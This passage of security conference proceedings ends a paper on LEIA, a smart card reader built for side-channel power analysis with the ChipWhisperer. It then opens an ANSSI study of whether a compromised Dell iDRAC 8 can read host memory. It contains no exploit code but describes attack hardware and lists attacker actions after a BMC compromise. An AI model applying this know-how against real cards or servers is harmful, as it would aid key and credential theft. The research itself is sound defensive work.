PCB layout. We designed the LEIA board on a classical 4-layer stack-up: 2 signals layers, 1 ground plane (GND) and 1 power plan (VDD). As both VDD and GND are planes, this will provide a very low ground impedance path to the microcontroller and help to reduce Electromagnetic Interference (EMI) [39, 43] that could interfere with the signal under scrutiny. In addition, we flooded other layers with closely spaced vias (VIA stitching) in order to keep the impedance low. PCB vias become inductive at high frequencies and will therefore increase the ground impedance. Having multiple closely spaced vias in a plane will reduce this effect as the parasitic inductances are in parallel [43].

The PCB material is a classical FR-4 PCB laminate material which is commonplace in the electronic industry. It is a cost effective solution for most digital designs (allowing to convey signals up to $2.5 - 3$ GHz range). The maximum frequency of our design is far from the 2.5 GHz limit, even if we update our design to use the USB High Speed interface (480 MB/s). The full description of the PCB material and stack-up specification can be found on OshPark [7] website [11].




Fig. 10. CW308 UFO connector specification.

The geometry of the PCB is mostly imposed by the CW308 UFO motherboard since LEIA will be interfaced through the CW308 UFO

7. Oshpark is a company that produces bare printed circuit boards. Their commercial model is focused on the needs of prototyping, hobby design, and light production.

connector (see figure 10). Nevertheless, due to the galvanic separation between the TOE (power and signals lines) and the Reader we have diverged from the standard target rectangle board shape. The resulting shape of our study is a `T` shaped PCB as presented on figure 9.

Isolated power domain and signal transmission. Power domain isolation (uncorrelated VDD *and* GND for the TOE and the Reader) helps to prevent EMI propagation between different parts of a circuit. It also prevents ground loops. This is why the LEIA PCB is split into two parts as shown on figure 9. However, isolating power domains adds complexity to the transmission chain between the TOE and the Reader. In addition, the load impedance of the signals and measurement lines is matched to 50 Ω [34, 42]. This guarantees to transfer the maximum amount of power and preserves the quality of the signals.

Signals isolation. In order to allow the communication between the TOE and the Reader which have separate power domains, we use galvanic isolation. We have based the isolation on an optocoupler-based setup. By definition optocouplers are mono-directional. While this not an issue for monodirectional lines (clock, reset, power, and ground), it becomes a problem for the I/O line that is bidirectional (for half-duplex transmission). The solution we adopted is to use two optocouplers arranged head-to-tail and two multiplexers. The first optocoupler allows transition from the Reader to the TOE and the second provides the reverse path. The signal is then routed to one or to the other path using two multiplexers both driven by the Reader. Of course, on the target side the multiplexer is not driven directly by the STM32, but through a dedicated optocoupler. The switching between the transition direction is handled by the Reader using a GPIO. After each smartcard command the IO line is reconfigured. This slows down the communication but it is not an issue since the Reader is *master* and is the one imposing the clock frequency to the smart card. Moreover, the ISO7816 f_{max} (20 Mhz) is only a *maximum* value that does not prevent using lower values. Nonetheless, it is important to keep in mind the ISO7816 f_{max} when choosing the optocouplers because most of them are designed for lower communication frequencies. It is also interesting to check the maximum propagation delay that will be added to the output signal. With all these elements we decided to build our galvanic isolation around ten `FOD8001` produced by ON Semiconductor / Fairchild. These optocouplers support up to 25 Mbit/s data rate and have a 40 ns maximum propagation delay with a 6 ns maximum pulse width distortion.

The UART signals (RX,TX) used for the communication between the *Reader* and the controlling device (in other words the ChipWhisperer capture) are also isolated using the `FOD8001` optocouplers.

4.5 Smart card interface and signal acquisition

Side-channel attacks are divided into two phases: signal acquisition and signal statistical analysis. The quality of the acquisition of side-channel signal is essential to get proper results during the analysis phase. This is why the acquisition circuitry must be designed with great care.

Over time, many different methods of acquisition and exploitation of side-channel signals have been experimented. Among them are the traditional power signals measurement, the electromagnetic signals (using dedicated probes), time-based information (to exploit timing attacks), etc. On the ChipWhisperer the leakage signal used for the side channel signals capture is the power consumption in the form of current sensing on the power lines.

Current sense. When sensing current, the designer can choose to place the sensors (usually a serial resistor on the power line) either between the supply voltage (VCC) and load, or between the load and ground. The former is called *high-side sensing* whereas the latter is called *low-side sensing*.

High-side sensing has the advantage that the load is directly connected to the ground GND. In other words, there is no change on the load side except a small power drop due to the current sensor on the VCC line.

Nevertheless the main disadvantage is that we have to use a differential probe to measure the current. In low-side sensing the current is sensed in the ground return path (GND) of the power line to the monitored load. This has the advantage to produce a ground referenced measured signal but the load is no more directly connected to GND.

In our design the TOE, the Reader and the ChipWhisperer can have separate power domains, since we do not want the noise produced by the power switching supply of ChipWhisperer to be visible in the measurements. We choose to use a *low-side* measurement as it minimizes the amount of hardware to support all the power domains.

Shunt Resistor. The shunt resistor is the element that is used in a circuit to redirect currents around the measuring device. The addition of a shunt resistor induces a voltage drop at the maximum current rating.

This is why the value of the Shunt Resistor must be selected carefully. Important parameters include the resistance tolerance, the power rating and the temperature coefficient:

— The power rating indicates the amount of electrical power that the resistor can dissipate at a given ambient temperature without being damaged nor changing the resistor parameters.
— The temperature coefficient describes the relative change of resistor value according to the temperature.
— Resistance tolerance is the accuracy the constructor guarantees on the component's characteristics.

ISO7816 Class A devices, which are the most power-consuming devices among smart cards, can draw at most 160 mA for 400 ns and continuously draw at most 60 mA. We want the voltage drop at maximum current to be at most 50 mV for not disturbing nominal working of the TOE whatever class tho TOE belongs to. Thus we decided to use a 0.1 Ω resistor with a tolerance of 1%, a temperature coefficient of 300 PPM/C and a power rating of 100 mW. It is a widespread, easily available component that meets our needs. This resistor, as it induces a maximum voltage drop far from the limit, allows us to get clean measurements.

Connectors and measurement. In order to provide high quality measurements, we use SMA End Launch Connectors since they offer reliable broadband performance from DC to 18 GHz with low reflection and constant 50 Ω impedance.

5 LEIA software design

5.1 Implementation rationale

The project aims at providing an implementation of the ISO7816 protocol on the STM32 microcontroller.

As described in section 3, the implementation of the protocol is mainly split in two complementary parts: the physical and transmission protocols layers as described in ISO7816-3; and the APU layer which is specified by some parts of the ISO7816-4 standard. Some specific cases mix those layers. For instance, Case 4 APDUs require `GET_RESPONSE` commands, and extended APDUs require more elaborate commands defined at the application layer.

These elements are implemented in the STM32 driver, and the *host PC* communicating with the custom smart card reader can implement all

the application-level logic to forge APDUs and send them to the STM32 that acts as a proxy formatting the necessary TPDUs. Actually, such a strategy is the same as the one adopted by industrial smart card readers that offer a PC/SC [12] interface: many high-level features such as Secure Messaging or on-card file system management are performed in a software stack on the PC (on Linux, the PC/SC daemon, the OpenSC middleware and so on forge APDUs that are sent to a reader through a standardized driver over USB or a serial link).

5.2 STM32F439 ISO7816 hardware: the physical layer

The STM32F439 line of products has USART hardware modules with a so-called *smart card mode*. The idea of such a feature is to provide to the developers some help on the physical layer side. Since the I/O line described in ISO7816-3 is very close to classical UART, using the same hardware IP for both seems natural.

When using the USART in smart card mode, the characters transmission on the I/O line is fully handled by the hardware. Hence, the start and stop bits, the parity bit and so on, become transparent to the software layer. Parity errors are signaled to the software stack by either polling a status register or by dedicated interrupts. Similarly, the clock is automatically generated by the hardware module once the proper baudrate is set in the dedicated registers.

This means that on the software side, the driver will only have to configure the clock frequency through its baudrate, and bytes send and receive primitives are almost "free". Of course, all the remaining logic and automatons of the ISO7816 standard have to be implemented in software.

On a side note, it is also possible (and planned to be integrated to LEIA) to implement both the clock generation and I/O line handling in a *bit banging* fashion, using only GPIOs toggling. Thanks to the high frequency of the STM32F439 MCU, sampling the I/O line in software is not a problem (196 MHz allows sampling at around 40 MHz easily, which is far more than enough for ISO7816). This approach has the advantage of fully controlling the way bits are transferred on the line, as well as dynamically adapt the clock frequency if necessary (which might prove tedious to realize using the USART hardware module).

5.3 STM32 driver features

In order to have a clean separation between the physical layer and the ISO7816 logical automatons, we have decided to split the driver in two parts:

— A low-level driver implementing the driver that sends characters on the I/O line, handles the clock, and handles the time measurement primitives (for timeouts and so on). This can be either USART accelerated or bit banged.

— A high-level driver that implements ISO7816 ATR parsing, PPS negotiation, and the transmission protocols T=0, T=1. This layer is not adherent to the underlying hardware and is **portable** across various architectures. It only expects a specified API with the low-level driver.

ATR parsing as well as the T=0 and T=1 protocols are fully implemented (although some parts of T=1 for handling S-Blocks still require some work). An early version of the PPS protocol is also implemented. There is also a support for extended APDUs both in T=0 and T=1. Due to the open source aspect of the project, we hope that all these features will improve with time using the community feedbacks and tests with new and various smart cards.

5.4 Testing the stack

In order to validate our software stack in versatile conditions, we have tried to test it with different smart cards of the industry. Around 30 models from various manufacturers (NXP, Feitian, Gemalto, banking cards, etc.) have been successfully tested. Both T=0 and T=1 are represented in this panel, with some cards supporting both (and T=0 or T=1 is negotiated with PPS) and some only supporting exclusively T=0 or T=1.

Of course, *this does absolutely not mean that our software is bug-free*, and it is in constant improvement when testing new cards with new behaviors (possibly on the edge of the standard). We hope that its open source aspect will help this improvement with external contributions.

5.5 The compatibility with the ChipWhisperer SDK

The ChipWhisperer SDK comes with its own software ecosystem, and beyond the hardware compatibility described in the hardware design section 4, we must also ensure a software compatibility.

When adding a new daughter board in the ChipWhisperer project, the SDK must be adapted in order to integrate it both for the firmware and for the SDK Python code. This way, the host and the daughter board can exchange data according to a predefined protocol. This one is very specific to LEIA and allows to use all the features previously listed and can be easily extended. In this protocol, the host sends commands to the Reader which then answers. A command is a simple list of bytes sent through the UART line:

1. The host sends the byte command (1 byte).
2. The host sends the payload size (4 bytes).
3. The host sends the payload (up to $2^{32} - 1$ bytes).
4. The reader sends the response size (4 bytes).
5. The reader sends the response (up to $2^{32} - 1$ bytes).

The available commands are the following :

`n` With this command, the host can force different parameters to the reader during PPS negotiation:
— The frequency of the ISO7816 clock.
— The ETU.
— The preferred protocol `T=0` or `T=1`.

`a` This command does not take any argument, so the payload size should be set to `0x0000`. The reader answers with the ATR.

`s` This command sends an APDU to the reader. Due to the diversity of APDU/TPDU formats given by the ISO7816 standard (T=0, T=1, extended APDUs, etc.), we choose to encapsulate the APDU in a format that can be clearly interpreted by the reader and correctly formatted. This flexibility allows to run some ISO7816 compliance tests.

`t` This command allows to set the trigger strategy. Currently, the trigger handling in ChipWhisperer is quite straightforward: for the AES analysis, the trigger is set high just before calling the algorithm in the victim. For smart cards power consumption analysis things are a bit more complicated since the target is a “black box”, and different triggering strategies can be adopted. One would prefer to trigger at the end of the command APDU, or at the beginning of the RESP response from the card, or at any other interesting timing of the protocol. We extend the public ChipWhisperer SDK to handle such triggering strategies.

This protocol is implemented in both the firmware of the MCU of LEIA, and in the Python SDK of ChipWhisperer. Since the Firmware SDK of ChipWhisperer includes the official `STM32F4` HAL, it requires almost no effort to integrate the protocol and the ISO7816 stack.

Concerning the Python SDK, its flexibility makes adding a new protocol or a target quite easy. The main divergence with the upstream version of the SDK is on the PC host side. Because our STM32 on the daughter board is not the TOE target but only an APDU proxy, the ChipWhisperer framework is updated in order to handle this specific feature. This is possible since the SDK is open source and open to pull requests.

5.6 Standalone mode

The fact that the communication between the daughter board and the host is performed through an UART serial line makes it possible to use LEIA without the CW308. This specific use case can be useful when the user wants to make some tests on the smart card and the way it handles the ISO7816 protocol. The way the APDU commands are abstracted on the STM32 makes it easy to send various commands (even invalid ones according to the ISO7816 standard). Even if it is not the core contribution of LEIA, it helps to check the compliance of ISO7816 slave stacks, and allowed us to find small divergence and quirks with some cards.

6 Use case: ASCAD

In a purpose of testing LEIA, we reproduce the publicly available database on the public 8-bit ATMega8515 target with a software AES implementation described in [41]. Because of a lack of space in the article, the results are detailed in the extended LEIA article [10].

7 Conclusion

This article presents LEIA, a low-cost, highly modular smart card reader which is compatible with the ChipWhisperer-Pro (CW1200) and the ChipWhisperer-Lite. The combination of the ChipWhisperer and LEIA enables reliable Side-Channel Analysis (SCA) like Simple Power Analysis (SPA), Differential Power Analysis (DPA) or Correlation Power Analysis (CPA) on smart cards.

Beyond the mere signal acquisition platform, LEIA offers a custom ISO7816 platform that could be used in an independent fashion (specifically a versatile software stack).

We aim at sharing LEIA with the research community with the hope that it becomes an educational platform, and serves as a comparison basis for open research on smart cards.

Finally, we must emphasize on the fact that countermeasures exist to protect against side-channel analysis. Certified secure ICs are available, and we encourage industries to base their development on these platforms.

References

1. ASCAD Database. `https://github.com/ANSSI-FR/ASCAD`.
2. ChipWhisperer FPGA smartcard driver. `https://github.com/newaetech/chipwhisperer/blob/develop/hardware/common/hdl/smartcard/`.
3. ChipWhisperer SDK scripts. `https://github.com/newaetech/chipwhisperer/tree/develop/software/scripting-examples`.
4. ChipWhisperer victims firmwares HAL. `https://github.com/newaetech/chipwhisperer/tree/develop/hardware/victims/firmware/hal`.
5. CW1173 ChipWhisperer-Lite SAM3U ISO7816 stack. `https://github.com/newaetech/chipwhisperer/blob/develop/hardware/capture/chipwhisperer-lite/sam3u_fw/SAM3U_VendorExample/src/scard/iso7816.c`.
6. CW1173 ChipWhisperer-Lite/8-Pin SmartCard Connector. `https://wiki.newae.com/CW1173_ChipWhisperer-Lite/8-Pin_SmartCard_Connector`.
7. CW301 board. `https://wiki.newae.com/CW301_Multi-Target`.
8. CW308 UFO Target. `https://wiki.newae.com/CW308_UFO_Target`.
9. ISO14443. `http://nfc-tools.org/index.php/ISO14443`. Accesed: 2019-02-01.
10. LEIA: the Lab Embedded ISO7816 Analyzer, A Custom Smartcard Reader for the ChipWhisperer (extended paper). `https://www.sstic.org/2019/presentation/LEIA_the_lab_embedded_iso7816_analyzer/`.
11. OSHpark 4 Layer Prototype Service. `https://docs.oshpark.com/services/four-layer/`.
12. PS/SC Workgroup. `https://www.pcscworkgroup.com/`.
13. ChipWhisperer. `https://newae.com/tools/chipwhisperer/`.
14. Hyunjin Ahn and Dong-Guk Han. Multilateral White-Box Cryptanalysis: Case study on WB-AES of CHES Challenge 2016. *IACR Cryptology ePrint Archive*, 2016:807, 2016.
15. Eli Biham and Adi Shamir. Differential fault analysis of secret key cryptosystems. In *Annual international cryptology conference*, pages 513–525. Springer, 1997.
16. Johannes Blömer and Volker Krummel. Fault based collision attacks on AES. In *Fault Diagnosis and Tolerance in Cryptography*, pages 106–120. Springer, 2006.
17. Dan Boneh, Richard A DeMillo, and Richard J Lipton. On the importance of checking cryptographic protocols for faults. In *International conference on the theory and applications of cryptographic techniques*, pages 37–51. Springer, 1997.

18. Eric Brier, Christophe Clavier, and Francis Olivier. Correlation Power Analysis with a Leakage Model. In Marc Joye and Jean-Jacques Quisquater, editors, *Cryptographic Hardware and Embedded Systems - CHES 2004*, pages 16–29, Berlin, Heidelberg, 2004. Springer Berlin Heidelberg.
19. Gian-Carlo Cardarilli, F Kaddour, A Leandri, Marco Ottavi, Salvatore Pontarelli, and Raoul Velazco. Bit flip injection in processor-based architectures: a case study. In *On-Line Testing Workshop, 2002. Proceedings of the Eighth IEEE International*, pages 117–127. IEEE, 2002.
20. Chien-Ning Chen and Sung-Ming Yen. Differential fault analysis on AES key schedule and some countermeasures. In *Australasian Conference on Information Security and Privacy*, pages 118–129. Springer, 2003.
21. Robin Getz and Bob Moeckel. Understanding and eliminating EMI in Microcontroller Applications. *National Semiconductor*, 1996.
22. Hendra Guntur, Jun Ishii, and Akashi Satoh. Side-channel attack user reference architecture board SAKURA-G. In *2014 IEEE 3rd Global Conference on Consumer Electronics (GCCE)*, pages 271–274. IEEE, 2014.
23. Yohei Hori, Toshihiro Katashita, Akihiko Sasaki, and Akashi Satoh. SASEBO-GIII: A hardware security evaluation board equipped with a 28-nm FPGA. In *The 1st IEEE Global Conference on Consumer Electronics 2012*, pages 657–660. IEEE, 2012.
24. ISO Central Secretary. Identification cards – Integrated circuit(s) cards with contacts – Part 1: Physical characteristics. Standard ISO/IEC TR 7816-1:1987, International Organization for Standardization, Geneva, CH, 1987.
25. ISO Central Secretary. Identification cards – Integrated circuit cards – Part 2: Cards with contacts – Dimensions and location of the contacts. Standard ISO/IEC TR 7816-2:1999, International Organization for Standardization, Geneva, CH, 1999.
26. ISO Central Secretary. Identification cards – Integrated circuit cards – Part 3: Cards with contacts – Electrical interface and transmission protocols. Standard ISO/IEC TR 7816-3:2006, International Organization for Standardization, Geneva, CH, 2006.
27. ISO Central Secretary. Identification cards – Integrated circuit cards – Part 4: Organization, security and commands for interchange. Standard ISO/IEC TR 7816-4:2013, International Organization for Standardization, Geneva, CH, 2013.
28. Chong Hee Kim. Differential Fault Analysis against AES-192 and AES-256 with Minimal Faults. In *FDTC*, pages 3–9, 2010.
29. Chong Hee Kim. Improved differential fault analysis on AES key schedule. *IEEE transactions on information forensics and security*, 7(1):41–50, 2012.
30. Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In *Proceedings of the 19th Annual International Cryptology Conference on Advances in Cryptology*, CRYPTO '99, pages 388–397, Berlin, Heidelberg, 1999. Springer-Verlag.
31. F. B. J. Leferink and M. J. C. M. van Doom. Inductance of printed circuit board ground planes. In *1993 International Symposium on Electromagnetic Compatibility*, pages 327–329, Aug 1993.
32. Houssem Maghrebi, Thibault Portigliatti, and Emmanuel Prouff. Breaking cryptographic implementations using deep learning techniques. In *International Conference on Security, Privacy, and Applied Cryptography Engineering*, pages 3–26. Springer, 2016.

33. Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power analysis attacks: Revealing the secrets of smart cards*, volume 31. Springer Science & Business Media, 2008.

34. Mehdi M Mechaik. An evaluation of single-ended and differential impedance in PCBs. In *Quality Electronic Design, 2001 International Symposium on*, pages 301–306. IEEE, 2001.

35. Erick Nascimento, Łukasz Chmielewski, David Oswald, and Peter Schwabe. Attacking embedded ECC implementations through cmov side channels. In *International Conference on Selected Areas in Cryptography*, pages 99–119. Springer, 2016.

36. Colin O'Flynn. A framework for embedded hardware security analysis. 2017.

37. Colin O'Flynn and Zhizhang (David) Chen. ChipWhisperer: An OpenSource Platform for Hardware Embedded Security Research. In *IN: CONSTRUCTIVE SIDE-CHANNEL ANALYSIS AND SECURE DESIGN - COSADE*, 2015.

38. Henry W Ott and Henry W Ott. *Noise reduction techniques in electronic systems*, volume 442. Wiley New York, 1988.

39. Tom Page, Paul Baguley, and Dirk Schaefer. Maintaining Electromagnetic Compatibility (EMC) Through Design for Fabrication and Assembly of Printed Circuit Boards (PCBs). In *ECAD/ECAE2004–1st International Conference on Electrical/Electro¬ mechanical Computer-Aided Design & Engineering*, pages 101–105. University of Bath, 2004.

40. Vishram S Pandit, Woong Hwan Ryu, and Myoung Joon Choi. *Power integrity for I/O interfaces: with signal integrity/power integrity co-design*. Pearson Education, 2010.

41. Emmanuel Prouff, Remi Strullu, Ryad Benadjila, Eleonora Cagli, and Cécile Dumas. Study of Deep Learning Techniques for Side-Channel Analysis and Introduction to ASCAD Database. *IACR Cryptology ePrint Archive*, 2018:53, 2018.

42. M. S. Sharawi. Practical issues in high speed PCB design. *IEEE Potentials*, 23:24–27, 2004.

43. Xiaoning Ye, DA Hockanson, Min Li, Yong Ren, Wei Cui, James L Drewniak, and Richard E DuBroff. EMI mitigation with multilayer power-bus stacks and via stitching of reference planes. *IEEE Transactions on Electromagnetic Compatibility*, 43(4):538–548, 2001.

iDRACKAR, integrated Dell Remote Access Controller's Kind Approach to the RAM

Nicolas Iooss
nicolas.iooss@ssi.gouv.fr

ANSSI

Abstract. While Baseboard Management Controllers (BMC) grow in popularity as solutions to manage and monitor servers remotely, several critical vulnerabilities targeting them have recently been found. On servers manufactured by HP, it has been published that the compromise of the BMC enables attackers to read and write the memory of the main operating system through Direct Memory Access (DMA) channels. As these communication channels are not specific to HP, it can be expected that a vulnerability allowing attackers to execute arbitrary code on a BMC from another manufacturer provides a similar access.

In 2018, a remote code execution vulnerability targeting Dell's BMC (named iDRAC) was published. The access provided by the exploitation of the vulnerability puts attackers in a similar position to being in the datacenter with physical access to the server: they can watch the screen, use a keyboard and a mouse, reboot the server, etc. However, they cannot read or write the RAM of the server. More precisely, nobody has described how the iDRAC could perform DMA to the main RAM of a server.

On a Dell PowerEdge server, the iDRAC has a low-level access to many hardware components, for example in order to monitor the power and temperature of the CPU. It does not usually perform DMA with the main memory, but this might be possible to achieve if the iDRAC has access to the relevant hardware interfaces. This article digs into the interfaces used by iDRAC 8 in order to find out whether it can access the main memory. It also focuses on components that are more likely to provide such an access, like the virtual USB devices, the CPLD connected to the iDRAC and the PCIe device that previous iDRAC revisions exposed. In the end, none of these devices seem to provide an access to the memory of the main operating system. Nevertheless the iDRAC interracts with a H8S microcontroller that appears to be closely related to the PCIe bus. The analysis of this new microcontroller is still a work in progress.

1 Introduction

Several server manufacturers have been developing systems to monitor and manage servers out-of-band, through a dedicated network interface and operating system. These systems, called *Baseboard Management Controller* (BMC), run on their dedicated processors and measure the performance

of server components (temperature, power consumption, fans, state of memory, etc.).

Dell has been developing a BMC named *Dell Remote Access Controller* (DRAC) at least since 1999. This product was first a pluggable device and later became an integrated chipset on the server motherboard (with iDRAC 6). Nowadays, every generation of Dell PowerEdge servers comes with a new revision of the chipset: iDRAC 7 appeared with the 12th generation (in 2012), iDRAC 8 with the 13th one (in 2014) and iDRAC 9 with the 14th one (in 2017). Since iDRAC 6, the architecture and the capabilities of the iDRAC have changed several times. For example Dell introduced in 2016 a HTML5 remote console (replacing a Java applet) and implemented the Redfish API (a standardised REST API over HTTPS to perform several operations related to system management). Moreover, one of the most important changes with the release of iDRAC 9 has been the transition from a Renesas SuperH CPU (named SH4) to an ARMv7 CPU.

Nowadays, the firmware of iDRAC is similar to a usual Linux system. It is based on a GNU/Linux kernel, uses systemd as its init system and OpenSSL library for cryptographic operations. Over the years, several vulnerabilities have been found and fixed in iDRAC. For example, a critical one was discovered last year, CVE-2018-1207. It allows anyone to get a root shell and to execute arbitrary code on an iDRAC. Using such a vulnerability, someone can get access to the iDRAC administration console and perform actions such as controlling the virtual keyboard and mouse, watching the content of the screen, inserting a virtual CD-ROM from a file, rebooting the managed server, and using the network interface controller dedicated to the iDRAC to communicate with neighbor systems. These actions are similar to the ones that can be performed by attackers who managed to sneak into the datacenter and have physical access to the server. Nevertheless, attackers executing code on an iDRAC are not next to a server, they are inside it. This leads to the following question: from a root shell on an iDRAC system, is it possible to read data in the main physical memory of the server, to compromise passwords or cryptographic keys? Is it possible to modify it? Can the main operating system prevent such unintended accesses, like configuring an IOMMU [1] appropriately?

Even though the iDRAC of a Dell server has a low-level access to many hardware components, it does not usually access the data located in the main memory. This article therefore describes the interfaces used by iDRAC in order to find out whether it can access the main memory.

1. The Input-Output Memory Management Unit is a component that restricts the access to the main memory from devices.

After a short description of the legitimate and documented capabilities provided by iDRAC, it focuses on components which are more likely to provide this access. More precisely, it studies the devices shared between the iDRAC and the main operating system, such as some USB devices and the screen. As these devices do not provide an access to the PCIe bus from the iDRAC, it continues by describing components that are more specific, such as the CPLD [2] that is used and a mysterious PCIe endpoint called "PBI device". This analysis ends with the discovery of a file used by iDRAC's bootloader to flash a component called "PCIe bridge". This file contains what seems to be code using an uncommon instruction set, H8S, as well as the 16-bit identifiers of some PCIe switches and bridges seen from the main operating system. The analysis of this code is still a work in progress and it is unclear whether the component running the H8S code could perform DMA requests to the main memory.

As all promising leads have failed for now, the iDRAC does not seem to be able to directly access the PCIe bus in order to read the main memory. It is not known whether such an access could be possible in an indirect way, for example by modifying the firmware of the PCIe bridge which is flashed by iDRAC's bootloader.

The work which is presented in this article has been made possible thanks to the ANSSI, which provided the author with a Dell PowerEdge R730 server (13th Generation). This server came with iDRAC 8 version 2.40.40.40 and some vulnerabilities. There are major differences with iDRAC 9 (like the CPU architecture), so it is expected that many aspects of what is written in this article do not apply to iDRAC 9 and future versions.

2 State of the art

Implementations of Baseboard Management Controllers (BMC) have been available for more than twenty years: Dell's first Remote Access Controllers (DRAC) existed at least since 1999, HP launched the ProLiant BL20p with its iLO (integrated Lights-Out) in 2002, Intel implemented the Active Management Technology (AMT) on its Management Engine (ME) that can be found on chipsets launched in 2005, etc.

Since the birth of these systems, many vulnerabilities have been discovered. The most recent ones include an authentication bypass on

2. The Complex Programmable Logic Device is a programmable logic device that can be used to implement algorithms without manufacturing a custom chipset.

AMT (CVE-2017-5689) and on iLO (CVE-2017-12542), several post-authentication remote code execution vulnerabilities on iLO (CVE-2017-12542, CVE-2018-7078 and CVE-2018-7105) and on iDRAC (CVE-2018-1207) and a heap corruption on iDRAC (CVE-2018-1000116).

Several BMC implement a set of specifications named Intelligent Platform Management Interface (IPMI). These specifications and their implementations have been studied in length over the years. In 2013, Anthony Bonkoski, Russ Bielawski and J. Alex Halderman described several implementations (HP's iLO, Dell's iDRAC, Oracle's iLOM, and Lenovo's IMM) and some vulnerabilities targeting them [1]. In 2015, Felix Emmert analyzed the features provided by iDRAC 7 and wrote a short description of the firmware [2]. In 2017, Mark Ermolov and Maxim Goryachy from Positive Technology presented at Black Hat Europe their research on Intel's ME and AMT [3]. The same year, CERT-FR published some guidelines related to IPMI configuration [4]. In 2018, Fabien Périgaud, Alexandre Gazet and Joffrey Czarny presented their work on HP's iLO at several conferences (Recon Brussels [6], SSTIC [5] and ZeroNights [7]). During the summer of 2018, Matias Soler, Sebastian Soler and Nico Waisman from Immunity, Inc. presented at Black Hat USA other vulnerabilities targeting HP's iLO and Dell's iDRAC [8]. Among these vulnerabilities was CVE-2018-1207, allowing a remote unauthenticated user to get their code run as `root` on iDRAC.

Many published vulnerabilities resulted in the possibility of executing arbitrary code on a BMC. Once this was achieved, an attacker could, depending on the platform:

— steal local credentials used by the BMC (unencrypted account passwords on iLO, password hashes on iDRAC, etc.);
— connect to the virtual keyboard-video-mouse interface to interact with the main operating system;
— use the virtual keyboard-video-mouse and virtual media interfaces to reboot the server and run an arbitrary operating system;
— use Direct Memory Access (DMA) controllers to read or modify the content of the main physical memory (RAM), on iLO;
— transmit network traffic to devices connected to the same network, using the Ethernet interfaces that the BMC can use;
— upgrade BMC's firmware and other key components of a server, eventually with backdoored firmware images;
— etc.

The authors usually described what actions they achieved to perform and the internals of the vulnerabilities they used. This approach enabled

readers to consider the criticality of a vulnerability, while keeping a fair amount of shade about what was really possible to achieve once arbitrary code would be executed on a BMC.

For example, accessing the main memory from the BMC has been shown to be feasible on iLO. However, it has not been described from a compromised iDRAC. Does it mean that such an access is not possible? If it was possible, it would be provided by a hardware component accessible from the iDRAC. This is why, compared to other works, this article gives a greater focus on the hardware components of a server and less on the services that are available from the network.

3 Discovery of an iDRAC 8 system

3.1 Services using standard protocols

When iDRAC 8 is configured on a server, it provides many services for users to manage the server. These services are implemented using several standard protocols:

- HTTPS, used by the web server, which provides:
  - a remote view of the screen using HTML5 WebSockets;
  - a JSON:API [3] endpoint implementing Redfish 1.0 API;
- SSH, used by the command line interface (SMASH CLP);
- IPMI over UDP and SNMP, used by their respective services;
- IPMI over SMBus, used for communications between the main operating system and the iDRAC.

The study of these interfaces helps getting a better understanding of the low-level capacity of the iDRAC.

As described in previous publications [1], these interfaces may require a user to authenticate themself before performing actions. For example, the main page of the web server consists in a form that asks for a user name and a password (figure 1).

Authenticated users can launch a virtual console (at URL `/virtualconsolehtml5.html`) in order to display the content of the screen of the server and to interact with it using their keyboards and mouses (figure 2). The pressed keys and the mouse movements are transmitted through the web browser and the iDRAC to the main operating system, which sees them as coming from a USB-HID device named “Avocent Keyboard/Mouse Function” connected to a USB Hub named “Dell Computer

3. JSON:API is the name of a specification of building an Application Programming Interface in JavaScript Object Notation, `https://jsonapi.org/`.




Fig. 1. Login Page on iDRAC 8.

